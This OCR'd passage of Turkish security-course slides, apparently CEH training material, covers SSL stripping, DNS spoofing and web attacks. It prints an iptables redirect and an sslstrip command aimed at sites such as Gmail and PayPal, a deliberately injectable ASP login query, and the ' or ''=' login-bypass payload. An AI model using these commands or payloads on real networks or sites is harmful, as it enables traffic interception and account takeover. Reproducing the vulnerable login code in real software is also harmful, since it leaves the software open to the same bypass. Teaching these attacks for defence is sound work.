
  iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 10000
- SSLStript Başlatılır ;
  python sslstrip.py -w gizli -a -l 10000 -f

  Örnek ; gmail.com – garanti.com.tr - paypal.com

DNS Spoof


- Saldırganın yerel ağdaki DNS isteklerini izleyerek bu isteklere sahte cevaplar vermesine dayanır.
- Saldırgan bir DNS çözümleme işlemine müdahale ederek, kullanıcıları farklı sistemlere yönlendirebilir.
- Saldırgan, swithcli ağlarda ARP Zehirlemesi ile varsayılan ağ geçidini ele geçirmelidir.

DNS Çözümleme



1. CEH Türkiye sitesi için alan adı sorgusu yapılır
2. Ön tanımlı DNS sunucusu alan adını çözümler ve IP adresini döndürür.
3. IP adresine bağlantı yapılarak CEH Türkiye sitesine ulaşılır.

DNS Spoof



1. DNS sorgusu yapılır.
2. Saldırgan DNS Sorgusuna cevap verir.
3. Kurban saldırganın verdiği adresteki sahte siteye bağlanır.

Web Saldırıları

- Son zamanlarda saldırganlar doğrudan web uygulamalarındaki zayıflıkları hedef almaktadırlar.
- Zayıf bir web uygulaması nedeniyle uygulamanın çalıştığı web sunucusu kırılabilir veya bu uygulamayı kullanan ziyaretçilere saldırı düzenlenebilir.
- Web Saldırıları
  - SQL Sokuşturma (SQL Injection)
  - Betik Sokuşturma (XSS)
  - Dosya Ekleme (RFI / LFI)
  - Parametre Manipülasyonu
  - Dizin Atlama

SQL Sokuşturma (SQL Injection)

- SQL Enjeksiyonu girdi doğrulama işlemleri yapmayan Web Uygulamalarında meydana gelen bir saldırıdır.
- Saldırgan, web uygulamasına gönderilen parametreleri değiştirerek farklı SQL ifadelerinin çalıştırılmasını sağlayabilir.
- Saldırgan;
  - Giriş (Login) işlemlerini atlatabilir.
  - Veritabanından kayıt okuyabilir.
  - Veritabanından kayıt güncelleyebilir.
  - Veritabanından kayıt silebilir.

Giriş Atlatma

- Girdi doğrulama yapılmayan uygulamalarda saldırgan kullanıcı adı ve parola alanlarına SQL ifadeleri yazarak kullanıcı doğrulama işlemlerini atlatabilir.

```
k_adi   = Request.Form("k_adi")
k_parola= Request.Form("k_parola")

sql="SELECT k_id FROM kullanici WHERE k_adi='"&k_adi&"' AND k_parola='"&k_parola&"'"
set rs = Conn.execute(sql)

If NOT rs.EOF then
    Response.Write("Hoş Geldiniz!")
Else
    Response.Write("Hatalı Giriş!")
End If
```

Giriş Atlatma

- SQL Sorgumuz aşağıdaki gibi olsun…

SELECT..WHERE k_id='**k_parola**' AND k_parola='**k_id**'

- Kullanıcı adı **admin** ve parola **123** olduğunda yukarıdaki sorguyu inceleyelim.

SELECT..WHERE k_id='**admin**' AND k_parola='**123**'

- Saldırgan kullanıcı adı ve parola alanlarına ' **or ''='** yazdığında ne oluyor?

SELECT..WHERE k_id='' **or ''='** AND k_parola='' **or ''='**

- **'' or ''=''** ne anlama gelir?

Sorular

?